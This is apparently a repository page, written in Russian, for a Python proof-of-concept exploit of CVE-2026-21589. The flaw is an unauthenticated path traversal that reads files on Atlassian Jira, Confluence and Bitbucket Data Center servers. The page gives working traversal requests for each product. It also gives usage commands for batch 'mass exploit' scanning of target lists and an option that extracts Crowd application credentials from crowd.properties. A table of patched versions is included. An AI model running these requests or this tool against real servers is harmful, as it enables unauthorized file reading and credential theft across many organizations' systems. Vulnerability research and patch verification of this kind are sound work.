
 murrez/cve-2026-21589
Python PoC для CVE-2026-21589 — неаутентифицированное чтение файлов через обход путей в продуктах Atlassian Data Center посредством atlassian-plugins-webresource; включает режимы проверки, эксплуатации и пакетной обработки.

Python 3 PoC для CVE-2026-21589 — продукты Atlassian Data Center / self-managed — неаутентифицированное произвольное чтение файлов внутри корня веб-приложения Tomcat через обработку путей в atlassian-plugins-webresource (:: → /).
| Поле | Значение |
|---|---|
| CVE | CVE-2026-21589 |
| Производитель | Atlassian |
| Продукты | Bitbucket, Confluence, Jira (Software / JSM), Bamboo, Crowd, Crucible, Fisheye (DC / on-prem) |
| Тип | Произвольное чтение файлов (не запись / не RCE сам по себе) |
| Аутентификация | Отсутствует |
| CVSS 4.0 | 9.3 Critical (CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:N/VA:N/SC:H/SI:H/SA:H) |
| Страница PoCbit | https://pocbit.org/pocs/cve-2026-21589 |
| Маркер проверки | POCBIT-21589-OK |
| Проверенные маршруты в PoC | Jira, Confluence, Bitbucket |
Назначение PoC: check (проверка WEB-INF + маркеры продукта), exploit (чтение известных путей, опциональный разбор crowd.properties), пакетный режим -j, JSONL + hits.txt / exploited.txt.
Общая библиотека atlassian-plugins-webresource обслуживает статические ресурсы плагинов по маршрутам вида /download/resources/.... В уязвимых сборках Router.unescapeSlashes() преобразует :: в / после маршрутизации. Сегменты обхода вида ..:: становятся ../, обходя удаление слэшей в getResourceRelativeToWebResource() и достигая чтения файлов через ResourceFactory.
Ограничения (производитель + исследование):
WEB-INF/classes/crowd.properties).| Продукт | Исправлено в версии или выше |
|---|---|
| Jira Software / JSM Data Center | 9.12.40, 10.3.26, 11.3.12 |
| Confluence Data Center | 9.2.26, 10.2.19 |
| Bitbucket Data Center | 9.4.26, 10.2.8, 10.5.1 |
| Bamboo Data Center | 10.2.24, 12.1.12 |
| Crowd Data Center | 6.3.7, 7.0.3, 7.1.7, 7.2.4 |
| Crucible / Fisheye | 4.9.15 |
flowchart LR
  A["GET /download/resources/..."] --> B[Router]
  B --> C["unescapeSlashes (:: → /)"]
  C --> D[getResourceRelativeToWebResource]
  D --> E[ResourceFactory read]
  E --> F[Response body = file content]
Jira
GET /download/resources/jira.webresources:color-picker-popup/images/..::..::..::..::..::WEB-INF::web.xml HTTP/1.1
Confluence
GET /s/1/_/download/resources/com.atlassian.confluence.plugins.dashboard-actions/images/..::..::..::..::..::..::..::..::WEB-INF::web.xml HTTP/1.1
Bitbucket (часто urlrewrite.xml вместо web.xml)
GET /s/1.0/_/download/resources/com.atlassian.bitbucket.server.bitbucket-webpack-INTERNAL:avatar/avatar/..::..::..::..::..::WEB-INF::urlrewrite.xml HTTP/1.1
Если Jira интегрирована с Atlassian Crowd, файл WEB-INF/classes/crowd.properties может содержать application.name и application.password. При наличии сетевого доступа к Crowd это может привести к действиям по администрированию идентификаторов (не связано с данной CVE; список разрешённых IP-адресов Crowd может блокировать прямой доступ). Этот репозиторий только читает и разбирает этот файл при его наличии — он не автоматизирует создание пользователей Crowd.
requestspip install requests
cd CVE-2026-21589

# Vulnerability check (tries Jira → Confluence → Bitbucket; plain :: then URL-encoded ::)
python poc.py -u https://jira.example.com --mode check

# Same with JSON
python poc.py -u https://jira.example.com --mode check --json

# Read a specific file under web root
python poc.py -u https://jira.example.com --mode exploit --file WEB-INF/web.xml -o web.xml --insecure

# Try Crowd integration secrets (fails if file missing — check can still pass)
python poc.py -u https://jira.example.com --mode exploit --grab-crowd --insecure

# Force product route
python poc.py -u https://confluence.example.com --mode check --product confluence

# Batch scan
python poc.py --list targets.txt --mode check -j 25 --insecure
python poc.py --list hits.txt --mode exploit --grab-crowd -j 10 --insecure

# Mass exploit — read WEB-INF/web.xml on every URL in list
python poc.py --list list.txt --mode exploit --file WEB-INF/web.xml --insecure -j 6
python poc.py --list list.txt --mode exploit --file WEB-INF/web.xml --insecure -j 6

Пример вывода в терминале: [VULN] подтверждает проверку; [EXP] с POCBIT-21589-OK:WEB-INF/web.xml означает, что чтение файла удалось. Строка сводки записывается в cve_2026_21589_exploit.jsonl.
| Флаг | Назначение |
|---|---|
--mode check | Проверка WEB-INF; определение продукта по маркерам ответа |
--mode exploit | После проверки читает --file (по умолчанию WEB-INF/classes/crowd.properties) |
--grab-crowd | Эксплойт читает crowd.properties и выводит разобранные учётные данные приложения |
--encode-colons | Принудительно использовать кодирование %3a%3a (по умолчанию: сначала обычный вариант, затем закодированный) |
--insecure | Пропустить проверку TLS-сертификата |
-j | Количество потоков для --list |
Выходные файлы (пакетный режим): cve_2026_21589_results.jsonl, hits.txt, exploited.txt.
Интерпретация результатов
[VULN] — уязвимый Jira/Confluence/Bitbucket обнаружен по маркеру WEB-INF.[EXP] с POCBIT-21589-OK:WEB-INF/web.xml — запрошенный файл успешно прочитан (см. скриншот выше).[+] POCBIT-21589-OK jira @ … без строки [EXP] — проверка пройдена; --grab-crowd всё равно может завершиться неудачей, если crowd.properties отсутствует.0 при эксплуатации только если чтение запрошенного файла подтверждено; иначе 1.Откройте для себя самые используемые инструменты нашего сообщества.
Данных о популярности пока нет.
